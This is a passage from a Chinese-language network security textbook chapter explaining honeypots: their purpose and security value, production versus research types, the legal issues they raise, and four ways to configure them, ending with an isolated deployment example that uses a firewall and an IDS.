蜜罐是一种在互联网上运行的计算机系统，它是专门为吸引并“诱骗”那些试图非法闯入他人计算机系统的人（如电脑黑客或破解高手等）而设计的。蜜罐系统是一个包含漏洞的诱骗系统，它通过模拟一个或多个易受攻击的主机，给攻击者提供一个容易攻击的目标。由于蜜罐并没有向外界提供真正有价值的服务，因此所有链接的尝试都将被视为是可疑的。蜜罐的另一个用途是拖延攻击者对真正目标的攻击，让攻击者在蜜罐上浪费时间。这样，最初的攻击目标得到了保护，真正有价值的内容没有受到侵犯。此外，蜜罐也可以为追踪攻击者提供有用的线索，为起诉攻击者搜集有力的证据。从这个意义说，蜜罐就是“诱捕”攻击者的一个陷阱。

3.1.1　蜜罐技术的发展背景

当今世界，计算机网络的触角已伸向了地球的各个角落，深入各个领域，它正在对人们的生活方式和工作方式产生着前所未有的影响，如同交通工具和水力、电力一样日益成为人们生活中不可缺少的组成部分。同时，随着网络规模的不断扩大，人们对网络知识的了解越来越深入，网络上的攻击行为变得越来越多，已经严重威胁到网络与信息的安全。计算机网络信息安全已成为一个倍受关注的问题。

网络与信息安全技术的核心问题是对计算机系统和网络进行有效地防护。网络安全防护涉及面很广，从技术层面上讲主要包括防火墙技术、入侵检测技术、病毒防护技术、数据加密和认证技术等，这些安全技术中，大多数技术都是在攻击者对网络进行攻击时对系统进行被动的

防护。而蜜罐技术可以采取主动的方式。顾名思义，就是用特有的特征吸引攻击者，同时对攻击者的各种攻击行为进行分析并找到有效的对付方法。

蜜罐系统最重要的功能是对系统中所有操作和行为进行监视和记录，网络安全专家通过精心的伪装，使得攻击者在进入到目标系统后仍不知自己所有的行为已经处于系统的监视之中。为了吸引攻击者，网络安全专家通常还在蜜罐系统上故意留下一些安全后门以吸引攻击者上钩，或者放置一些网络攻击者希望得到的敏感信息，当然这些信息都是虚假的信息。这样，当攻击者正为攻入目标系统而沾沾自喜的时候，他在目标系统中的所有行为，包括输入的字符、执行的操作等都已经被蜜罐系统所记录。

有些蜜罐系统甚至可以对攻击者网上聊天的内容进行记录。蜜罐系统管理人员通过研究和分析这些记录，可以得到攻击者采用的攻击工具、攻击手段、攻击目的和攻击水平等信息，通过分析攻击者的网上聊天内容还可以获得攻击者的活动范围以及下一个攻击目标，根据这些信息，管理人员可以提前对系统进行保护。同时某种程度上，在蜜罐系统中记录的信息还可以作为对攻击者进行起诉的证据，这也是蜜罐技术设计的初衷之一。

总而言之，蜜罐是试图将攻击者从关键系统引诱开的诱骗系统。这些系统充满了入侵者看起来很有用的信息，但是这些信息实际上是“诱饵”。当检测到对蜜罐的访问时，很可能就有攻击者闯入了。

3.1.2 蜜罐的概念

蜜罐是一种被侦听、被攻击或已经被入侵的资源，也就是说，无论如何对蜜罐进行配置，所要做的就是使得整个系统处于被侦听、被攻击的状态。蜜罐并非一种安全解决方案，这是因为蜜罐并不会“修理”任何错误。蜜罐只是一种工具，如何使用这个工具取决于使用者想要做到什么。蜜罐可以仅仅是一个对其他系统和应用的仿真，可以创建一个监禁环境将攻击者困在其中，还可以是一个标准的产品系统。无论使用者如何建立和使用蜜罐，只有蜜罐受到攻击，它的作用才能发挥出来。为了方便攻击者攻击，最好是将蜜罐设置成域名服务器(Domain Name Server，DNS)、Web 或电子邮件转发服务等流行应用中的某一种。蜜罐在系统中的一种配置方法如图 3-1 所示，从中可以看出其在整个安全防护体系中的地位。



图 3-1 蜜罐系统在安全工作中的地位

L.Spitzner 是一名蜜罐技术专家。他对蜜罐做了这样的定义：蜜罐是一种资源，它的价值是被攻击或攻陷。这就意味着蜜罐是用来被探测、被攻击甚至最后被攻陷的，蜜罐不会修补任何东西，这样就为使用者提供了额外的、有价值的信息。蜜罐不会直接提高计算机网络安全，但它却是其他安全策略所不可替代的一种主动防御技术。

3.1.3 蜜罐的安全价值

为何要使用蜜罐？蜜罐并不会替代其他安全防护工具，例如防火墙、常规系统侦听等。它们是增强现有安全性的强大工具，是一种可以了解黑客常用工具和攻击策略的有效手段。本节将讨论蜜罐的安全价值，首先给出网络安全的定义，其次分别讨论产品型蜜罐和研究型蜜罐对增进网络安全所起的作用。

1. 安全的相关定义

在进一步讨论有关蜜罐如何增强系统安全之前，首先对安全中的相关定义做一简单的说明。简单地说，安全就是降低各种网络威胁，网络用户永远都不能忽视各种威胁的存在，而安全就是降低组织受到的威胁并保护组织中的信息资源。讨论安全时，可以根据 Bruce Schnerier 在“Secrests and Lies”中定义的那样将安全分为 3 个方面。

（1）防护。安全工作者所要做的就是阻止恶意攻击者。如果用户想要让自己的房屋足够安全，所要做的防护工作是在自己的房门上安装门锁，并紧闭窗户，或者还需要在屋子花园的栅栏周围安装金属防护网。所以防护就是尽可能地防止威胁。

（2）检测。安全工作者还要在恶意入侵者进入系统时发现它们。因为防护措施很有可能会被攻破，用户要确定能够检测到这类错误的发生。还是用房屋作比喻，检测类似于在房间内放置防盗自动警铃和运动传感器，这些告警装置会在有人闯入房间的时候发出警告。如果防护失效，就需要尽快报警。

（3）响应。一旦检测到有恶意入侵的时候，安全工作者就要对入侵者采取一定的响应行为。如果不能及时响应，检测到防护失效也就变得毫无意义了。如果有盗贼闯入时发出警报，但是并没有什么对付动作又有什么用呢？如果有人闯入了房间并导致防盗警铃告警，房间主人自然希望当地警察能够立即做出反应，这对于信息安全同样重要。只要检测到防护失效，就必须对该事件做出快速而有效的响应。

下面从这 3 个方面对蜜罐的价值进行研究。

2. 产品型蜜罐的安全价值

根据设计的最终目的不同可以将蜜罐分为产品型蜜罐和研究型蜜罐两类。本小节首先讨论产品型蜜罐及其价值，在下一个小节中将讨论研究型蜜罐及其价值。

产品型蜜罐一般运用于特定组织中以减小各种网络威胁，它增强了产品资源的安全性。下面从以上提出的 3 个方面（防护、检测和响应），对产品型蜜罐的价值进行研究。

（1）防护。蜜罐在防护中所做的贡献很少，蜜罐不会将那些试图攻击的入侵者拒之门外。将入侵者阻挡在外部的安全产品在防护中可以做到最好，比如关闭不需要的或不安全的服务，而且还可以通过强认证机制来保障只有合法的用户才能访问相应的服务。而蜜罐设计的初衷就是妥协，因此它不会将入侵者拒绝在系统之外，事实上，蜜罐希望有人闯入系统，从而进行各项记录和分析工作。

有些人认为诱骗也是一种对攻击者进行防护的方法。因为诱骗使攻击者花费大量的时间和资源对蜜罐进行攻击，这就防止了攻击者对真正的产品系统进行攻击。也就是说，攻击者被吸引到蜜罐中对它进行攻击，从而保证真正的资源不会受到攻击。但是，一般情况下，大部分组织更愿意花费时间和精力去防护自己的系统不会受到攻击，对诱骗行为并不感兴趣。也就是说，诱骗的确提供了防护的功能，但是如果想要得到很好的防护效果，人们更希望选择那些专门进行防护的安全产品。

与此同时，不得不承认诱骗不能够防护两种最为常见的攻击：自动工具包攻击和蠕虫攻击。目前攻击自动化已经成为了一种攻击趋势，那些自动化的攻击工具可以进行侦听、攻击并搜寻任何它们认为有价值的信息。这种工具可以对蜜罐进行攻击，也可以迅速地攻击蜜罐所在组织中的任何其他系统。它还可以攻击用户机器上的IP协议栈。诱骗工具的确不能防护这类攻击，因为不能保证提供多个系统连续进行诱骗。

总之，蜜罐的防护功能很弱，如果一个组织想要认真地进行防护工作，首选一定不是蜜罐。

（2）检测。虽然蜜罐的防护功能很弱，但是它却具有很强的检测功能。对于大部分组织来说，检测攻击是一件非常难的事情。许多组织面对的是大量的正常通信与可疑的攻击行为混合的网络，比如千兆比特网络中的系统日志，想要从大量的网络行为中检测出攻击行为是一件非常困难的事情，甚至想检测出哪些系统已经被攻陷也是一件十分困难的事情。入侵检测系统（IDS）是专门为检测攻击而设计的检测工具，然而，IDS中发生的误报使系统管理员的工作变得极其繁重。误报是指IDS的探测器认为某些合法的网络行为符合入侵行为的特征，就向系统管理员发出警报并要求进行处理。由于误报率很高，IDS系统管理员每天不得不处理不计其数的告警，以至于有时并不能完全进行处理。如同“狼来了”中的那个小孩一样，当真正的攻击到来的时候，系统管理员也许已经疲于处理过多的“误报”，而放弃了对真正攻击行为采取行动。高误报率往往使IDS失去有效告警的作用，而蜜罐的误报率远远低于大部分IDS工具。

另一个问题在于漏报，发生在IDS系统没有检验出攻击时。大部分IDS系统，无论是基于特征匹配的还是基于协议分析的，都有可能遗漏新型的或未知的攻击。目前的IDS技术还不能够有效地对新型攻击方法进行检测。同时，攻击者们一直都在开发并散布各种各样新型的IDS躲避方法。攻击者们还在开发多种多样不可能被IDS检测出的攻击，比如K2的ADMMutate。蜜罐可以解决漏报问题，因为它们很难躲避也很难被新的攻击方法攻陷。实际上，使用蜜罐的首要目的就是在新的或未知的攻击发生的时候将它们检测出来。蜜罐的系统管理员无需担心特征数据库的更新和检测引擎的修订。因为蜜罐最希望看到的就是攻击如何进行。

蜜罐可以简化检验的过程。因为蜜罐没有任何有效行为，所以所有与蜜罐相关的连接都认为是可疑的行为。从原理上讲，任何连接到蜜罐的连接都应该是侦听、扫描或攻击的一种。无论何时蜜罐发起一个连接，一般都会被认为蜜罐已经对攻击者妥协，这样就可以极大地降低误报率和漏报率，从而简化了检测的过程。现在有很多蜜罐也会发出自己的连接，这样做的目的是极大地迷惑入侵者。因为如果蜜罐从不发出任何连接，会让攻击者发生怀疑，全身而退。所以，从某种意义上说，现在的蜜罐已经成为一个越来越复杂的安全检测工具。

（3）响应。尽管从一般意义上讲，蜜罐也可以进行响应。但是如果组织内的系统已经被入侵，这之后发生的所有行为都已经是受入侵者控制的“污染”数据。如果用户和系统行为已经“污染”了收集的数据，系统管理员将不知道接下来该做什么。比如，系统管理员登录到网页

上，但是发现所有登录在网站上的用户都在使用已经被入侵的系统。如果想在此时收集入侵者攻击行为的证据就是一件很难的事情。

必须解决的问题是那些发生事故的系统在被入侵之后不能脱机工作。否则导致的结果是，这些系统所提供的所有产品服务都将停止。同时，系统管理员也不能进行合适和全面的鉴定分析。

蜜罐可以减弱甚至消除这两个问题，它提供了一个具有低数据污染的系统，并且这个牺牲性系统可以随时进行脱机工作。比如说，某个组织有 3 个 Web 服务器，这些服务器都已经被攻击者攻陷。然而，管理员仍然可以进入系统并清除特定的问题。尽管如此，系统管理员仍然不知道何处出错、系统受到了什么样的伤害、攻击者是否依然可以进行内部访问，以及是否已经完全彻底地将所有问题都清除干净。但是，如果 3 个服务器中有一台为蜜罐，系统管理员就可以将该系统放置在脱机状态，并进行鉴定分析工作。基于这种分析，管理员不仅可以知道入侵者如何进入系统，还可以得知如果他再次闯入会做哪些坏事。根据这次教训，系统管理员可以将经验应用于其他的 Web 服务器，从而可以在以后的工作中较好地防止进一步的攻击。

3. 研究型蜜罐的安全价值

对于一个安全研究组织来说，面临的最大问题是缺乏对入侵者的了解。他们最需要了解的是谁正在攻击、攻击的目的是什么、攻击者如何进行攻击、攻击者使用什么方法攻击，以及攻击者何时进行攻击等。这些问题如果只是凭空猜测，肯定得不到正确的答案。而有什么工具可以帮助安全专家们进一步了解他们的“敌人“呢？在信息安全领域，安全专家们所拥有的信息寥寥无几。

也许解决这个问题最好的方法之一就是使用蜜罐。蜜罐可以为安全专家们提供一个学习各种攻击的平台。在研究攻击入侵中，没有其他方法比观察入侵者的行为，一步步记录他们的攻击直至整个系统被入侵的方法更好。当然如果能够观察入侵者在系统被入侵之后所进行的行为，将会有更大的价值，比如他们与其他攻击者之间的通信或者上载一个新的工具包的行为。这可能是蜜罐特有的属性。此外，研究型蜜罐是捕获自动攻击的好手，比如 auto-rooter 和蠕虫等。因为这些攻击手段的目标是整个网段，所以研究型蜜罐可以捕获这些攻击并进行研究。

一般意义下，研究型蜜罐不会降低系统受到的威胁，但是可以应用从研究型蜜罐教训中得出的结论，用以提高整个系统的防护、检测和响应能力。然而，研究型蜜罐不会为整个系统带来直接的安全保护。如果一个组织想要提高自己产品环境的安全性，则应该考虑使用产品型蜜罐，这是因为产品型蜜罐更容易配置和使用。而对于那些对威胁很感兴趣的组织来说，如大学、政府和大型的公司，可以使用研究型蜜罐。例如，HoneynetProject 就是这样一个研究蜜罐的组织，它每天都可以从入侵者的行为中获得很多信息。

4. 小结

产品型蜜罐最大的价值是检测，这是因为产品型蜜罐可以降低误报率和漏报率，这极大地提高了检测非法入侵行为的成功率。在响应中也会增强整个组织对意外事件的响应能力。但是蜜罐不能阻止入侵者进入那些易受攻击的系统。

研究型蜜罐并不会降低任何风险和威胁，但是它们可以帮助使用者获得更多有关入侵者的信息。这些信息可以用于更好地理解各种攻击并更好地保护应该受到保护的相关系统。

3.1.4 蜜罐面临的法律问题

蜜罐能够帮助一个组织发展它的事件响应能力。在过去的几年中，蜜罐已经极大地提高了检测、响应、恢复和分析受侵害系统的能力。如果系统管理员发现了一个受到入侵的系统，管理员可以使用各种技术来捕获或者分析入侵者的行为并且不被他察觉。同时，关于入侵的数据也可以存储在一个攻击特征库中，今后如果在其他事件中发现类似的特征代码，管理员就可以轻易地判断出其攻击方式。但是在发展的过程中，蜜罐也会不可避免地碰到一些法律方面的问题。

1. 蜜罐的法律历史

以下是某段新闻中所介绍的蜜罐的发展情况。

1986 年 8 月，加州大学伯克利分校一位天文学家发现他实验室一台电脑的账户上少了 75 美分，这引起了他极大的兴趣。几经调查，他发现有人侵入他的电脑，并盗用了计算机账号，在未经允许的情况下使用了一小会儿，使账户上的钱发生了变化。

这件事情使斯多博士从天文学家转变成了一名计算机学家，并成为了一门新兴的科学——计算机跟踪分析学（computer forensics）历史中的第一位传奇人物。斯多博士花了一年的时间小心翼翼地跟踪入侵者的足迹，并进行了记录。他亲眼目睹了用伯克利的电脑袭击了位于阿尔巴马和加利福利亚的军用电脑、侵入了五角大楼的全过程。他还查到了这个叫马克·荷斯的人是一个专门向俄罗斯出售美国军事机密的德国人。荷斯后来被捕，这可真的要感谢斯多博士一年来对他辛勤不懈地追击。

15 年后，计算机跟踪分析活动已经合法化、商业化，它甚至有自己的学术著作。计算机跟踪追击学是指用来发现、保存和分析计算机系统上攻击者留下的蛛丝马迹的整套工具和技术。计算机跟踪追击学者们利用收集到的数据，对攻击者上诉。他们在很多信息中寻找数据，比如，加密后藏在图形文件中的信息、未被分配的磁盘空间甚至内存中垃圾文件的回收数据。在他们的行动中，最高明的一招是他们设立了“蜜罐”电脑，引诱那些破坏性的攻击者。蜜罐为追踪打击攻击者做出了很大贡献。

例如，2000 年计算机专家们成功地利用蜜罐技术追踪了一伙巴基斯坦黑客。具体情况是：这些巴基斯坦黑客于 2000 年 6 月突然闯入了位于美国的某计算机系统时，他们自以为是地认为发现了一个漏洞，利用这个漏洞可以从印度匿名发动攻击，结果却落入了蜜罐的圈套。一个月以内，不管他们在键盘上键入任何字符，用了任何工具，甚至在网上聊天的每句话都被记录了下来。

2. 蜜罐面临的法律问题

尽管蜜罐的最初设计目标是为起诉攻击者提供证据收集的手段，但是有的国家法律规定，蜜罐收集的证据不能作为起诉证据。安全专家指出该提议存在漏洞，因为根据这项方案 IT 部门正当保护他们系统的安全的某些软件和技术也是违法的。

如果不对蜜罐所面临的法律问题做一些介绍，对蜜罐的讨论就不完整。

首先，只要谈及蜜罐，就会使人联想到“诱骗”。诱骗的法律定义是：在本没有意图触犯法律的情况下，在法律实施者或者其代理人引诱或者劝诱下触犯法律。有人认为，诱骗并不是问题。首先，大多数个人或组织都既不是法律实施者也不是法律实施者的代理人。他们的行为

不受法律实施者这一条件约束，甚至不能说他们是有意的。因此，法律定义的诱骗并不适用于蜜罐的使用者。甚至在法律实施者来看，蜜罐并不代表一种诱骗行为，因为它们用于吸引攻击者的注意力而不是说服攻击者。蜜罐并没有引诱或者劝说攻击者对自己进行攻击。相反，攻击者主动将蜜罐作为自己的攻击目标。因此，可以说蜜罐技术与法律中的诱骗行为并没有很大的关联。

其次，蜜罐也触及与隐私相关的事宜。无论是入侵者放置在被入侵系统上的文件还是通过Honeynet 转交的通信内容都与此问题相关。虽然侵犯存储在被盗计算机上的文件，或者入侵者威胁机主的权利或者在未核准的情况下使用机主的权利属于明显的侵犯隐私的行为，但很少有人会认为对通过被入侵计算机转交的通信进行拦截是一种侵犯隐私的法律行为。

今天，大部分使用蜜罐的组织都在试图确定各种与蜜罐有关的法律事务，以明确如何更好的应用蜜罐进行更有效的工作。

3.2 蜜罐的基本配置

在网络安全领域中，蜜罐专门用于捕获非法入侵者的网络行为和与之相关的文件。蜜罐可以执行任何本地配置环境能够支持的服务（如域名服务和邮件服务等），但是这些服务仅为那些试图进行非法网络入侵的人设定。蜜罐不同于普通的网络系统，因为它致力于记录所有的网络入侵行为，因此其文件操作应该具有更高的访问控制，必须能够帮助系统管理员尽快发现任何入侵者可能放置在系统内部的工具，并能及时转移入侵者的攻击行为。

在受防火墙保护的网络中，蜜罐受到的保护不同于其他系统。比如，在具有防火墙的网络中，蜜罐通常放置在防火墙的外部或放置在防护程度较低的服务网络中。这样做的目的是让攻击者可以轻松地获得蜜罐提供的所有服务。这样才能达到诱骗入侵者的目的，从而可以记录入侵者的行为。

蜜罐有 4 种不同的配置方式：诱骗服务（Deception Service）、弱化系统（Weakened System）、强化系统（Hardened System）和用户模式服务器（User Mode Server）。下面对每种配置方式进行介绍。

3.2.1 诱骗服务

诱骗服务是指在特定 IP 服务端口上侦听并像其他应用程序那样对各种网络请求进行应答的应用程序。例如，可以将诱骗服务配置为 Sendmail 服务的模式。当攻击者连接到蜜罐的TCP/25 端口时，就会收到一个由蜜罐发出的代表 Sendmail 版本号的标识。如果攻击者认为诱骗服务就是他要攻击的 Sendmail，他就会采用攻击 Sendmail 服务的方式进入系统。此时，系统管理员便可以记录攻击的细节，并采取相应的措施及时保护网络中实际运行着 Sendmail 的系统。日志记录也会提交给产品厂商、CERT 或法律执行部门进行核查，以便对产品进行改进并提供相应的证据。

诱骗服务是蜜罐的基本配置，Fred Cohen 的 Deception Toolkit 就是一个典型的例子（详细内容见 3.4.1 节）。

蜜罐的诱骗服务需要精心配置和设计，首先，想要将服务模拟得足以让攻击者相信是一件非常困难的事情。比如，攻击者可能用各种不同的电子邮件地址来检验预期的响应，还可能用

一系列控制命令进行检验。如果诱骗服务有能力通过这些来自攻击者的预先测定，他们才有可能进入蜜罐设定的陷阱并进行攻击行为。

另一个问题是诱骗服务只能收集有限的信息。系统管理员可以发现初始的攻击，比如试图获得机器的根目录访问权限，但是系统管理员可以获得的信息仅此而已。攻击者是否成功地完成了攻击行为，对用户来说才是更加有用的信息。成功的攻击行为可能为系统管理员提供其他有用信息，比如攻击者身份的线索或者攻击者使用的工具等。因为诱骗服务不允许攻击者访问蜜罐机器本身，所以它不可能收集到更多的有用信息。

从理论上讲，诱骗服务本身可以在一定程度上允许攻击者访问系统，但是这样会带来一定的风险，如果系统记录所有蜜罐本身的日志记录，而攻击者找到了攻击诱骗服务的方法，蜜罐就陷入失控状态，攻击者可以闯入系统将所有攻击的证据删除，这显然是很糟糕的。更糟的是蜜罐还有可能成为攻击者攻击其他系统的工具。

3.2.2 弱化系统

弱化系统是一个配置有已知攻击弱点的操作系统，比如，系统安装有较旧版本的 SunOS，这个操作系统已知的易受远程攻击的弱点有 RPC（Remote Procedure Call，远程过程调用）、Sadmind 和 mountd 等。这种配置的特点是，恶意攻击者更容易进入系统，系统可以收集有关攻击的数据。为了确保攻击者没有删除蜜罐的日志记录，需要运行其他额外记录系统，比如 syslogd 和入侵检测系统等，实现对日志记录的异地存储和备份。

弱化系统的优点是蜜罐可以提供的是攻击者试图入侵的实际服务，这种配置方案解决了诱骗服务需要精心配置的问题，而且它不限制蜜罐收集到的信息量，只要攻击者入侵蜜罐的某项服务，系统就会连续记录他们的行为并观察他们接下来的所有动作。这样系统可以获得更多的关于攻击者本身、攻击方法和攻击工具方面的信息。比如，如果系统观察到入侵者创建目录 /tmp/bob 用来存储攻击工具，系统管理员应该检验所有的系统是否含有这样的目录，如果找到了这样的目录则说明该系统已经遭到入侵者的渗透。

弱化系统的问题是“维护费用高但收益很少”。如果攻击者对蜜罐使用已知的攻击方法，弱化系统就变得毫无意义，因为系统管理员已经有防护这种入侵方面的经验，并且已经在实际系统中针对该攻击做了相应的修补。

3.2.3 强化系统

强化系统是对弱化系统配置的改进。强化系统并不配置一个看似有效的系统，蜜罐管理员为基本操作系统提供所有已知的安全补丁，使系统每个无掩饰的服务变得足够安全。一旦攻击者闯入“足够安全”的服务中，蜜罐就开始收集攻击者的行为信息，一方面可以为加强防御提供依据，另一方面可以为执法机关提供证据。配置强化系统是在最短时间内收集最多有效数据的最好方法。

将强化系统作为蜜罐使用的惟一缺点是，这种方法需要系统管理员具有比恶意入侵者更高的专业技术。如果攻击者具有更高的技术能力就很有可能取代管理员对系统进行控制，并掩饰自己的攻击行为。更糟的是，他们可能会使用蜜罐进行对其他系统的攻击。在实际中，高素质安全管理员的蜜罐被攻陷并在几天之后才发现问题的实例并不少见。所以强化系统会带来危险，必须采取其他措施来保障管理员始终掌握对蜜罐系统的控制权。

3.2.4 用户模式服务器

将蜜罐配置为用户模式服务器是相对较新的观点。用户模式服务器是一个用户进程，它运行在主机上，并模拟成一个功能健全的操作系统，类似于用户通常使用的台式电脑操作系统。在用户的台式电脑中，用户可以同时运行文字处理器、电子数据表和电子邮件应用程序。将每个应用程序当作一个具有独立 IP 地址的操作系统和服务的特定实例，简单地说，就是用一个用户进程来虚拟一个服务器，这个概念很容易理解。用户模式服务器是一个功能健全的服务器，嵌套在主机操作系统的应用程序空间中。因特网用户向用户模式服务器的 IP 地址发送请求，主机会接受该请求并将它转发给适当的用户模式实例。

如图 3-2 所示的是用户模式服务器配置的网络“假象”。对于因特网上的用户来说，用户模式主机看似一个路由器和防火墙。每个用户模式服务器都看似是一个独立运行在路由器或防火墙后子网内的主机。由于主机运行在防火墙内受到的保护非常正常，所以运用这种配置方式对付准攻击者非常有效。这仅仅是用户模式服务器的执行方式之一，还有其他可能的方式，比如运用地址解析协议（Address Resolution Protocol，ARP），让用户模式主机和服务器看似都连接在同一个逻辑网段上，于是管理员可以将自己的蜜罐隐藏在具有真实系统的网段中。



图 3-2 用户模式服务器配置的网络“假象”

用户模式服务器的执行取决于攻击者受骗的程度。如果适当配置，攻击者几乎无法察觉他们链接的是用户模式服务器而不是真正的目标主机，也就不会得知自己的行为已经被记录下来。

用户模式蜜罐的优点是它仅仅是一个普通的用户进程，这就意味着攻击者如果想控制机器，就必须首先冲破用户模式服务器，再找到攻陷主机系统的有效方法。这保证了系统管理员可以在面对强大对手的同时依然保持对系统的控制，同时也为取证提供证据。因为每个用户模

式服务器都是一个定位在主机系统上的单个文件，如果要清除被入侵者攻陷的蜜罐，只需关闭主机上的用户模式服务器进程并激活一个新的进程即可。进行取证时，只需将用户模式服务器文件传送到另一台计算机，激活该文件，登录并调试该文件系统。

当考虑到对蜜罐的配置时，用户模式服务器的另一个优点就变得非常明显。为了完全地记录和控制入侵蜜罐系统的攻击者，可以将系统配置为防火墙、入侵检测系统和远程登录服务器。但是这需要多个服务器和网络硬件以连接所有的组成部分。如果使用用户模式配置，所有的组成部分都可以在一台单独的主机中配置完成。

用户模式服务器最大的缺点是不适用于所有的操作系统。为了创建用户模式服务器，用户必须启动一个常规的操作系统，并将用户模式服务器作为用户应用程序运行。在写文件时，必须是 Linux 和 NT 的用户模式服务器，并无 HPUX 或 AIX 操作系统的用户模式服务器，这就严格限制了用户配置蜜罐时所使用的操作系统，不过，这个问题可以在不久的将来得到解决。

3.2.5 一个配置蜜罐的实例

在配置蜜罐系统之前必须注意以下问题：首先，蜜罐系统应该与任何真实的产品系统隔离，这是因为一旦蜜罐被攻陷，不能让攻击者利用蜜罐对网络中的其他系统进行进一步的攻击；其次，尽量将蜜罐放置在距离因特网最近的位置，这样，真实的系统就不会因为位于蜜罐和 Internet 之间而暴露在网络上；再次，需要有步骤地记录所有通过蜜罐的信息，使得攻击者不可能通过删除自己的日志记录来掩饰自己的行为；最后，需要建立某种形式的防火墙来控制通过蜜罐的所有信息。

如图 3-3 所示的是一种符合上述各标准的蜜罐配置，图中的防火墙配置有 4 个网卡，将蜜罐系统从真实的网络中隔离出来，这也满足将系统尽量靠近因特网的要求。在 Honeynet 中放置入侵检测系统，可以记录所有的业务流。由于 IDS 可以记录所有包括有效负载的数据报信息，所以蜜罐可以清晰地记录攻击者的每一步行为。由于日志记录工作在蜜罐之外进行，所以在蜜罐被攻陷的情况下也不会丢失日志记录信息。实际上，大部分 IDS 可以在无 IP 地址的情况下工作，这使得 IDS 对于任何试图监控网络行为的人都不可见。

图 3-3 中的防火墙不仅将 Honeynet 与其他产品系统隔离，还允许用户控制所有通过蜜罐的业务。不过，用户对蜜罐的流入业务无限制。如果要记录所有的流入业务来关联 IDS 日志信息，则就要将蜜罐暴露于因特网，因此没有必要对流入业务进行控制。如果要捕获所需的信息，就要将蜜罐与大部分流入业务相关联。对攻击者来说，蜜罐似乎受到防火墙的保护，这样的状态更加真实地反映出大部分连接到因特网的系统。

这里惟一要做的工作是处理从蜜罐发出的业务。由于蜜罐是空闲系统，除非攻击者已经攻陷了蜜罐系统并利用它连接其他系统，否则不会有从蜜罐发起的连接。显然，防火墙规则应该阻止蜜罐与其他内网系统进行通信，但是应该允许蜜罐与因特网上的主机自由通信。这样攻击者就会确认他们已经“拥有”了该系统，并将他们的工具存档并放置根目录工具箱。如果正在执行完整的分析，就要允许攻击者进行复制并安装根目录工具箱，以便将这些行为包括在分析之内。



图 3-3　成功的蜜罐配置

然而，如果攻击者复制了拒绝服务攻击（Denial of Service，DoS）攻击工具并运行，问题就会出现。显然，必须防止此类行为。最简单的方法是限制源自蜜罐的外发连接。比如，对防火墙进行设置，当 24 小时之内从蜜罐发出 10 条外发连接时就阻塞所有外发连接尝试。这样做就可以为攻击者提供足够多的连接进行工具的存档，同时防止他们利用蜜罐进行其他攻击行为。

用户还有可能碰到的问题是许多防火墙并不允许用户定义基于每日连接尝试的规则。如果这种情况发生，用户必须运用其他的工具，比如用 SWATCH 监控防火墙日志文件，并且在检测到外发连接行为的时候动态改变防火墙规则。显然，这种行为因防火墙而异，不在本书的讨论范围之内。所以建议用户使用能够综合 SWATCH 和 Linux 的 Netfilter 功能的防火墙。

图 3-3 是一个可以有效运行的蜜罐系统原理图，还可以为其添加一个 syslog 服务器。添加 syslog 服务器允许用户将所有记录在蜜罐上的日志记录发送到远程的系统，为所有系统日志保留备份。

如果蜜罐系统只考虑外部威胁，显然是不够的。近来的研究表明，80%的攻击都是通过网络内部入侵，于是安全专家们提出了这样一个问题："蜜罐是否可以配置在网内进行内部攻击的监控？"

答案是肯定的。不过，要处理内部攻击还需要对蜜罐做一些小的改动。首先，内部攻击者通常了解网络上的服务器位于何处以及每台机器上的信息存储在何处，这意味着内部攻击者可能发现 Honeynet 并试图将整个系统攻陷。网络越庞大发现蜜罐的概率就越小，比如 ISP 或大学校园网就很庞大。所以，随着网络环境的增大蜜罐作为安全工具可以发挥的作用会越大。运行内部蜜罐的问题在于，如果将蜜罐系统与逻辑网络隔离，攻击者可能会发现这些系统具有不同一般的目的从而避开它们。为了配置一个有效的内部 Honeynet，需要满足图 3-3 中讨论的除了接近 Internet 之外的其他规则，还需要随机分配蜜罐地址，使得它们看起来随机分布在网上。

